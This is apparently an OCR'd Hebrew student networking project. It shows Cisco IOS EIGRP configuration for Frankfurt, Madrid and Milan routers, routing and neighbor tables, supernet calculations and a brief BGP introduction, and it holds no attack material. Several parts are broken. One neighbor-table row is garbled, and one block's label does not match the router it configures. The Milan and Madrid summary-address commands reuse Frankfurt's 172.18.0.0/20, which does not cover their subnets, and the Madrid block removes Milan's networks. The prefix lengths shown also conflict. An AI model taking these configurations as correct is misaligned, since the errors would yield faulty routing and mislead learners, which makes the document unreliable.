
```
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config)#interface FastEthernet0/0/0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport access vlan 1011
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface FastEthernet0/0/1
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport access vlan 1012
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface FastEthernet0/0/2
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport access vlan 1013
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface FastEthernet0/0/3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport access vlan 1014
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface FastEthernet0/1/0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport access vlan 1015
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1011
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip address 192.168.18.13 255.255.255.252
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip address 192.168.18.10 255.255.255.252
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip address 192.168.18.42 255.255.255.252
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip address 192.168.18.50 255.255.255.252
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1015
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip address 192.168.18.46 255.255.255.252
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#router eigrp 100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 192.168.18.8 0.0.0.3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 192.168.18.40 0.0.0.3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 192.168.18.44 0.0.0.3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 192.168.18.48 0.0.0.3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 192.168.18.12 0.0.0.3
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 172.18.0.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 172.18.2.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 172.18.4.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 172.18.6.0 0.0.1.255
```

:ORACLE_EU_ES_Madrid_F0_ROUTER

```
ORACLE_EU_ES_Madrid_F0_ROUTER(config)#interface FastEthernet0/0/0
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport access vlan 1011
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface FastEthernet0/0/1
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport access vlan 1012
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface FastEthernet0/0/2
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport access vlan 1013
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface FastEthernet0/0/3
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport access vlan 1014
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1011
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip address 192.168.18.9 255.255.255.252
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip address 192.168.18.18 255.255.255.252
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip address 192.168.18.22 255.255.255.252
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip address 192.168.18.26 255.255.255.252
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#router eigrp 100
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 192.168.18.8 0.0.0.3
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 192.168.18.24 0.0.0.3
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 192.168.18.20 0.0.0.3
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 192.168.18.16 0.0.0.3
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 172.18.32.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 172.18.34.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 172.18.36.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 172.18.38.0 0.0.1.255
```

:ORACLE_EU_IT_Milan_F0_ROUTER

```
ORACLE_EU_IT_Milan_F0_ROUTER(config)#interface FastEthernet0/0/0
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport access vlan 1011
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface FastEthernet0/0/1
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport access vlan 1012
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface FastEthernet0/0/2
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport access vlan 1013
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface FastEthernet0/0/3
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport access vlan 1014
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#switchport mode access
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1011
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip address 192.168.18.14 255.255.255.252
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip address 192.168.18.30 255.255.255.252
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip address 192.168.18.33 255.255.255.252
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip address 192.168.18.38 255.255.255.252
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#router eigrp 100
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 192.168.18.32 0.0.0.3
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 192.168.18.28 0.0.0.3
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 192.168.18.36 0.0.0.3
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 192.168.18.12 0.0.0.3
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 172.18.16.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 172.18.18.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 172.18.20.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 172.18.22.0 0.0.1.255
```



טבלאות:

טבלת שכנים:

לדוגמא על נתב ORACLE_EU_PE3_EIGRP_ROUTER:

```
ORACLE_EU_PE3_EIGRP_ROUTER#show ip eigrp neighbors
IP-EIGRP neighbors for process 100
H    Address          Interface       Hold Uptime     SRTT   RTO   Q    Seq
                                      (sec)           (ms)        Cnt   Num
0    192.168.18.1     Gig2/0          14   00:09:46   40     1000  0    475
1    192.168.18.42    Gig1/0          14   00:09:01   40     1000  0    1443
2    192.168.18.38    Gig3/0          13   00:09:01   40     1000  0    1134
192    3.168.18.18    Gig0/0          13   00:08:54   40     1000  0    1898
```

טבלת טופולוגית:

לדוגמא על נתב ORACLE_EU_PE3_EIGRP_ROUTER:

```
ORACLE_EU_PE3_EIGRP_ROUTER#show ip eigrp topology
IP-EIGRP Topology Table for AS 100/ID(192.168.18.41)

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - Reply status

P 10.18.0.0/28, 1 successors, FD is 28672
         via Rstatic (28672/28416)
P 10.18.33.0/30, 1 successors, FD is 28672
         via Rstatic (28672/28416)
P 10.18.33.4/30, 1 successors, FD is 28672
         via Rstatic (28672/28416)
P 10.18.33.8/30, 1 successors, FD is 28672
         via Rstatic (28672/28416)
…
```

טבלת ניתוב:

לדוגמא על נתב ORACLE_EU_PE3_EIGRP_ROUTER:

צהוב: OSPF

כחול: RIPv2

ורוד: EIGRP

```
ORACLE_EU_PE1_EIGRP_ROUTER#show ip route eigrp
     10.0.0.0/8 is variably subnetted, 58 subnets, 2 masks
D EX    10.18.0.0/28 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.0/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.4/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.8/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.12/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.16/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.20/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.24/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.28/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.32/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.36/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.40/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.44/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.48/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.52/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.56/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.60/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.64/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.68/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.72/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.76/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.33.80/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.110.0/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.110.4/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX    10.18.110.8/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
```

```
D EX     10.18.110.12/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.16/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.20/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.24/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.28/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.32/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.36/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.40/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.44/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.48/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.52/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.56/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.60/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.64/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.68/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.72/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.76/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.80/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.110.84/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.0/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.4/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.8/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.12/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.16/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.20/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.24/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.28/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.32/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.36/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.40/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.44/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.48/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     10.18.222.52/30 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
     172.18.0.0/23 is subnetted, 39 subnets
D        172.18.0.0 [90/30720] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
D        172.18.2.0 [90/30720] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
D        172.18.4.0 [90/30720] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
D        172.18.6.0 [90/30720] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
D        172.18.16.0 [90/30720] via 192.168.18.38, 00:01:54, GigabitEthernet3/0
D        172.18.18.0 [90/30720] via 192.168.18.38, 00:01:54, GigabitEthernet3/0
D        172.18.20.0 [90/30720] via 192.168.18.38, 00:01:54, GigabitEthernet3/0
D        172.18.22.0 [90/30720] via 192.168.18.38, 00:01:54, GigabitEthernet3/0
D        172.18.32.0 [90/30720] via 192.168.18.18, 00:01:47, GigabitEthernet0/0
D        172.18.34.0 [90/30720] via 192.168.18.18, 00:01:47, GigabitEthernet0/0
D        172.18.36.0 [90/30720] via 192.168.18.18, 00:01:47, GigabitEthernet0/0
D        172.18.38.0 [90/30720] via 192.168.18.18, 00:01:47, GigabitEthernet0/0
D EX     172.18.64.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.66.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.68.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.70.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.80.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.82.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.84.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.86.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.96.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.98.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.100.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.102.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.128.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.130.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.132.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.134.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.144.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.146.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.148.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.150.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.152.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.154.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.156.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.160.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.162.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.164.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX     172.18.166.0 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX 192.16.18.0/24 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D EX 192.32.18.0/24 [170/28672] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
```

```
     192.168.18.0/30 is subnetted, 15 subnets
D       192.168.18.4 [90/3072] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D       192.168.18.8 [90/25628160] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
                     [90/25628160] via 192.168.18.18, 00:01:47, GigabitEthernet0/0
D       192.168.18.12 [90/25628160] via 192.168.18.42, 00:01:55, GigabitEthernet1/0
                      [90/25628160] via 192.168.18.38, 00:01:54, GigabitEthernet3/0
D       192.168.18.20 [90/5376] via 192.168.18.1, 00:02:20, GigabitEthernet2/0
D       192.168.18.24 [90/5632] via 192.168.18.1, 00:02:20, GigabitEthernet2/0
D       192.168.18.28 [90/5376] via 192.168.18.1, 00:02:27, GigabitEthernet2/0
D       192.168.18.32 [90/5632] via 192.168.18.1, 00:02:26, GigabitEthernet2/0
D       192.168.18.44 [90/5376] via 192.168.18.1, 00:02:26, GigabitEthernet2/0
D       192.168.18.48 [90/5632] via 192.168.18.1, 00:02:26, GigabitEthernet2/0
D       192.168.18.52 [90/3328] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
D       192.168.18.56 [90/3072] via 192.168.18.1, 00:02:40, GigabitEthernet2/0
```

Supernets ב- EIGRP:

Supernet ב- **EIGRP** הוא תהליך של סכמה של רשתות, המטרה היא לשלב רשתות משנה מרובות לרשת אחת גדולה יותר כדי להפחית את כמות המידע שמועבר בין הנתבים.

במקום שכל רשת משנה תופיע בנפרד בטבלת המסלולים של הנתב, הנתב יפרסם **Supernet** אחת שתכסה את כל הרשתות המשניות, זה מקטין את גודל טבלת ה- **Routing** ומפחית את העומס על הרשת, תוך שיפור יעילות התקשורת בין הנתבים.

Germany-Frankfurt:

Prefix	Bits	Network
21	10101100.00010010.00000000.00000000	172.18.0.0
	10101100.00010010.00000010.00000000	172.18.2.0
	10101100.00010010.00000100.00000000	172.18.4.0
	10101100.00010010.00000110.00000000	172.18.6.0

Italy-Milan:

Prefix	Bits	Network
21	10101100.00010010.00010000.00000000	172.18.16.0
	10101100.00010010.00010010.00000000	172.18.18.0
	10101100.00010010.00010100.00000000	172.18.20.0
	10101100.00010010.00010110.00000000	172.18.22.0

Spain-Madrid:

Prefix	Bits	Network
21	10101100.00010010.00100000.00000000	172.18.32.0
	10101100.00010010.00100010.00000000	172.18.34.0
	10101100.00010010.00100100.00000000	172.18.36.0
	10101100.00010010.00100110.00000000	172.18.38.0

הגדרה בפרויקט:

:ORACLE_EU_DE_Frankfurt_F0_ROUTER

```
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config)#interface Vlan1011
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#interface Vlan1015
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config)#router eigrp 100
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#network 172.18.0.0 0.0.15.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#no network 172.18.0.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#no network 172.18.2.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#no network 172.18.4.0 0.0.1.255
ORACLE_EU_DE_Frankfurt_F0_ROUTER(config-router)#no network 172.18.6.0 0.0.1.255
```

:ORACLE_EU_DE_Frankfurt_F0_ROUTER

```
ORACLE_EU_IT_Milan_F0_ROUTER(config)#interface Vlan1011
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#interface Vlan1015
ORACLE_EU_IT_Milan_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_IT_Milan_F0_ROUTER(config)#router eigrp 100
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#network 172.18.0.0 0.0.15.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#no network 172.18.16.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#no network 172.18.18.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#no network 172.18.20.0 0.0.1.255
ORACLE_EU_IT_Milan_F0_ROUTER(config-router)#no network 172.18.22.0 0.0.1.255
```

:ORACLE_EU_ES_Madrid_F0_ROUTER

```
ORACLE_EU_ES_Madrid_F0_ROUTER(config)#interface Vlan1011
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1012
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1013
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1014
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#interface Vlan1015
ORACLE_EU_ES_Madrid_F0_ROUTER(config-if)#ip summary-address eigrp 100 172.18.0.0 255.255.240.0
ORACLE_EU_ES_Madrid_F0_ROUTER(config)#router eigrp 100
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#network 172.18.0.0 0.0.15.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#no network 172.18.16.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#no network 172.18.18.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#no network 172.18.20.0 0.0.1.255
ORACLE_EU_ES_Madrid_F0_ROUTER(config-router)#no network 172.18.22.0 0.0.1.255
```

תוצאה:

```
...
D EX    10.18.222.52/30 [170/28672] via 192.168.18.5, 00:00:05, GigabitEthernet1/0
     172.18.0.0/16 is variably subnetted, 25 subnets, 2 masks
D       172.18.0.0/20 [90/30720] via 192.168.18.46, 00:11:07, GigabitEthernet0/0
D       172.18.38.0/23 [90/128039424] via 192.168.18.2, 00:09:57, GigabitEthernet2/0
                       [90/128039424] via 192.168.18.5, 00:09:57, GigabitEthernet1/0
D EX    172.18.64.0/23 [170/28672] via 192.168.18.5, 00:00:02, GigabitEthernet1/0
...
```

BGP

BGP הוא פרוטוקול ניתוב המשמש לניהול התקשורת וההעברה של נתונים בין Autonomous Systems, כלומר EGP. (EBGP)

הוא נבדל באופן משמעותי מפרוטוקולים כמו OSPF ו-RIP, המיועדים לשימוש בתוך מערכת אוטונומית אחת בלבד, BGP מיועד לתפקד ברשתות גדולות וגלובליות בהן קיימת חשיבות רבה לניהול תעבורת נתונים בין מערכות שונות ברחבי העולם.

